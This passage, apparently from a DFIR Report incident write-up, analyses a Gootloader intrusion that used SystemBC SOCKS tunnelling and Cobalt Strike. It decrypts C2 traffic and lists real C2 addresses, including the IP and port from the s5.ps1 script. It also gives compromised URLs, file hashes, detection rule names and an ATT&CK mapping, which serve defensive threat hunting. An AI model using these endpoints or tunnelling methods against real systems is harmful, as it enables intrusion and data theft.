
Using that key to decrypt the first answer packet shows that this is SOCKS v5 traffic and it also reveals the domain:

```
>>> rc4 = ARC4.new(key)
>>> c2d = rc4.decrypt(c2b[:4])
>>> c2d
b'\x00\x01\x0c\x00'
>>> rc4 = ARC4.new(key)
>>> c2d = rc4.decrypt(c2b[4:])
>>> c2d
b'\x05\x01\x00\x03\x05[redacted]\r='
```

```
x05 -> Version 5
x01 -> Command Code 1
x00 -> Reserved
x03 -> Address Type
x05 -> Length of Domain (domain name redacted)
```

Approximately four minutes after the script was dropped, SOCKS (SystemBC) was utilized to tunnel network connections from the external IPv4 91.92.136[.]20:4001 to the domain controller via a compromised endpoint. The endpoint was configured to execute a PowerShell script [s5.ps1] that established a SOCKS connection to the attacker-controlled infrastructure.


The process and C2 activity can be illustrated as:



The script had the following indicators for the IPv4 and Port:

```
$ipaddress = '91.92.136.20'
$dport = 4001
```

The SOCKS tunnel provided the following connectivity from the attacker computer and allowed RDP [3389] to be traversed externally.




A side effect of utilizing a proxy (SOCKS tunnel) on the endpoint is unusual port allocations, for example, PowerShell talking to port 3389. In this case, RDP was used to tunnel to the Domain Controller via the PowerShell process, which used port 3389.

Image	DestinationPort	DestinationIp
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	[redacted]
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	[redacted]
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	[redacted]
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	3389	

DC
Host #1
Host #2

The activity did expose the attacker's computer name via Windows eventID 4778, with the name being 'DESKTOP-GRALDC5'. The client address referred to the proxy endpoint, an private IPv4 address.



During the intrusion we also observed a second hostname appear 'HOME-PC.' This was also found via RDP access related logins.


```
A session was reconnected to a Window Station.

Subject:
        Account Name:           Administrator
        Account Domain:         [redacted]
        Logon ID:               0x10A28CC

Session:
        Session Name:           RDP-Tcp#9

Additional Information:
        Client Name:            HOME-PC
        Client Address:         10.[redacted]

This event is generated when a user reconnects to an existing Terminal Services sessio
n, or when a user switches to an existing desktop using Fast User Switching.
```

Based on the SRUM (System Resource Utility Monitor), with the SOCKS tunnel utilized, the attacker was most active from 0600 UTC to 1100 UTC on the second day of the intrusion.


SRUM ENTRY CREATI	Application	Bytes Sent	Bytes Received
[redacted]	6:00:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	5496380	5876598
	7:00:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	9470016	10016759
	8:02:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	896018	994210
	9:02:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	126054	246727
	0:04:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	131832	257920
	1:04:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	29178	51810
	2:06:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	7149	6840
	3:06:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6822	6564
	4:08:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6984	6728
	5:08:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6822	6564
	6:10:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	7038	6782
	7:10:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6822	6564
	8:10:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6282	6068
	9:12:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	3690	3372
	0:12:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	3582	3264
	1:14:00 \device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	3690	3372

During the intrusion, it was observed that two different attacker computer names were used, ‘DESKTOP-GRALDC5’ and ‘HOME-PC’.

Timeline



Diamond Model



Submit your feedback on this report for a chance to win free swag!

Indicators

Atomic

```
Gootloader
hxxps[:]//hrclubphilippines[.]com/xmlrpc.php
hxxps[:]//mediacratia[.]ru/xmlrpc.php
hxxps[:]//daraltanweer[.]com/xmlrpc.php
hxxps[:]//ukrainians[.]today/xmlrpc.php
hxxps[:]//my-little-kitchen[.]com/xmlrpc.php
hxxps[:]//montages[.]no/xmlrpc.php
hxxps[:]//pocketofpreschool[.]com/xmlrpc.php
hxxp[:]//blog[.]lilianpraskova[.]cz/xmlrpc.php
hxxps[:]//sitmeanssit[.]com/xmlrpc.php
hxxp[:]//artmodel[.]com[.]ua/xmlrpc.php

Cobalt Strike
91.215.85[.]143:443

SystemBC C2
91.92.136[.]20:4001
```

Computed

```
Implied_employment_agreement_70159.zip
fb6e4f75763fad6d0e7fe85a563b0c24
7e8543f2bc09bf320510fde5e34e32065339d9d2
873dd1dcdfcbe9826b274c5880f5be81a878ee93715fbb18a654d9dba61c5dfc

implied employment agreement 24230.js
deb24dfaf8178fda2d070aba9134a30c
ecc0b26106703e129fb1e2ec132c373870c2e7b6
f94048917ac75709452040754bb3d1a0aff919f7c2b4b42c5163c7bdb1fbf346

Frontline Management.js
4f4ee823a8c7e2511f05b3ea633c0d2c
877515fecc14ed193167e8a20c6b9a684a74564d
ecc7f13c3f0f8d4775e05715810b0164c52b7bd233e4a2e4f5a37769becb0092

stage1 (geRBAdXTDCkN)
md5sum payload1.dll_: 25b38e45df3cd215386077850c59be07
sha1sum payload1.dll_: a88a28c73aa42956c9f9d12585a8de63d4a00e47
sha256sum payload1.dll_: 68dd1a2da732d56b0618f8581502fcf209b1c828c97d05f239c98d55bb78b562

stage2 (cbkSBtbjQBNFy)
md5sum payload2.exe_: 1b8b4f05058ac39091b99cc153ab00c0
sha1sum payload2.exe_: e0b568a3e35257cd30b0c42727c3529cef13b081
sha256sum payload2.exe_: 831955bd05186381a8f15539a41f48166873eab3feb55fb1104202e4152bd507

e544944.exe - CS  beacon
md5sum e544944.exe: f769cb73317421c290832777c9e14f92
sha1sum e544944.exe: f043898fc9db6985c4ad8bb84669c081cdaa8e6f  e544944.exe
sha256sum e544944.exe: 40c40495434bf987b04f0742c3e9201189675d87a042aa72abbd0084c3de66d8
imphash: 49145e436aa571021bb1c7b727f8b049

5d78365.exe - CS beacon
md5sum 5d78365.exe: 9f9c7b2c8f245e62a08bf5f8a3eb3498
sha1sum 5d78365.exe: 3cf851eb09c934cafe9b98d4706f903dff804b0c
sha256sum 5d78365.exe: aad75498679aada9ee2179a8824291e3b4781d5683c2fa5b3ec92267ce4a4a33
imphash: 49145e436aa571021bb1c7b727f8b049

dae50de.exe - CS beacon
md5sum dae50de.exe: a617e6687ab5d747c530b930bb4a3209
sha1sum dae50de.exe: d53e550b54c08606e19965a9f74bbaa7063e10f1
sha256sum dae50de.exe: be3222219f029b47120390b2b1ad46ae86287e64a1f7228d6b2ffd89345a889e
imphash: 49145e436aa571021bb1c7b727f8b049

a4a2ea4.exe - CS beacon
md5sum a4a2ea4.exe: e9fc0203d1dea15dff56a285d0f86b62
sha1sum a4a2ea4.exe: 72076af2ce8df6f8b1121c38f3c3db043c540369
```

```
sha256sum a4a2ea4.exe: 792a95234b01c256019b16a242b9487b99e98ed8a955eaecf1e44b0141aa12f4
imphash: 49145e436aa571021bb1c7b727f8b049
```

Detections

Network

```
ET POLICY Powershell Command With Encoded Argument Over SMB - Likely Lateral Movement
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET POLICY PE EXE or DLL Windows file download HTTP
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET MALWARE SystemBC Powershell bot registration
ET POLICY Powershell Command With Hidden Window Argument Over SMB - Likely Lateral Movement
ET HUNTING Possible Powershell .ps1 Script Use Over SMB
ET POLICY SMB2 NT Create AndX Request For a Powershell .ps1 File
ET POLICY Possible Powershell .ps1 Script Use Over SMB
ET POLICY Powershell Command With Encoded Argument Over SMB - Likely Lateral Movement
ET POLICY Powershell Command With No Profile Argument Over SMB - Likely Lateral Movement
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

```
92f0538f-ad13-4776-9366-b7351d51c4b8 : Disable Windows Defender via Service
81cfbbae-5e93-4934-84a2-e6a26f85c7bb : JavaScript Execution Using MSDOS 8.3 File Notation
```

DFIR Private Rules:

```
8537a157-5c6c-4173-9e65-943ff82c1efb : New Remote Access Configuration via netsh.exe
b17dc721-6e2d-4f2c-aaf5-4cbdcdfed6f5 : Remote Password File Access via Notepad or Wordpad
```

Sigma Repo:

```
d7a95147-145f-4678-b85d-d1ff4a3bb3f6 : CobaltStrike Service Installations - Security
3ef5605c-9eb9-47b0-9a71-b727e6aa5c3b : Use NTFS Short Name in Image
88f680b8-070e-402c-ae11-d2914f2257f1 : PowerShell Base64 Encoded IEX Cmdlet
1ec65a5f-9473-4f12-97da-622044d6df21 : Powershell Defender Disable Scan Feature
ecbc5e16-58e0-4521-9c60-eb9a7ea4ad34 : Meterpreter or Cobalt Strike Getsystem Service Installation -
5ef9853e-4d0e-4a70-846f-a9ca37d876da : Potential Credential Dumping Activity Via LSASS
962fe167-e48d-4fd6-9974-11e5b9a5d6d1 : LSASS Access From Non System Account
```

```
a2863fbc-d5cb-48d5-83fb-d976d4b1743b : RDP Sensitive Settings Changed to Zero
d6ce7ebd-260b-4323-9768-a9631c8d4db2 : RestrictedAdminMode Registry Value Tampering
ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections Over Non-Standard Tools
01aeb693-138d-49d2-9403-c4f52d7d3d62 : RDP Connection Allowed Via Netsh.EXE
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/19530/19530.yar

MITRE ATT&CK

19530 - SEO Poisoning to Domain Control: The Gootloader Saga Continues		
	Tools	**Techniques**
Resource Development		SEO Poisoning - T1608.006
Initial Access	Gootloader	Drive by Compromise - T1189
Execution	PowerShell Wscript Cobalt Strike	PowerShell - T1059.001 Windows Command Shell - T1059.003 Scheduled Task - T1053.005 Service Execution - T1569.002 Malicious File - T1204.002 Windows Management Instrumentation - T1047
Persistence	SystemBC	Scheduled Tas/Job: Scheduled Task - T1053.005
Privilege Escalation	Cobalt Strike	Process Injection: Portable Executable Injection - T1055.002
Defense Evasion	PowerShell schtasks	Disable or Modify Tools - T1562.001 Obfuscated Files or Information - T1027 Deobfuscate/Decode Files or Information - T1140 Modify Registry - T1112
Credential Access	Cobalt Strike notepad.exe	LSASS Memory - T1003.001 Credentials In Files - T1552.001
Discovery	PowerShell Cmdlets PowerView Advanced IP Scanner Cobalt Strike	Domain Account - T1087.002 Local Account - T1087.001 Domain Groups - T1069.002 File and Directory Discovery - T1083 Network Share Discovery - T1135 System Information Discovery - T1082
Lateral Movement	Remote Desktop Protocol WMI	Remote Services: Remote Desktop Protocol - T1021.001 SMB/Windows Admin Shares - T1021.002 Remote Services: Windows Remote Management - T1021.006
Collection	Notepad.exe Wordpad.exe	Data from Network Shared Drive - T1039
Command and Control	Cobalt Strike SystemBC	Web Protocols - T1071.001 Internal Proxy - T1090.001

Internal case #19530

Source: https://thedfirreport.com/2024/02/26/seo-poisoning-to-domain-control-the-gootloader-saga-continues/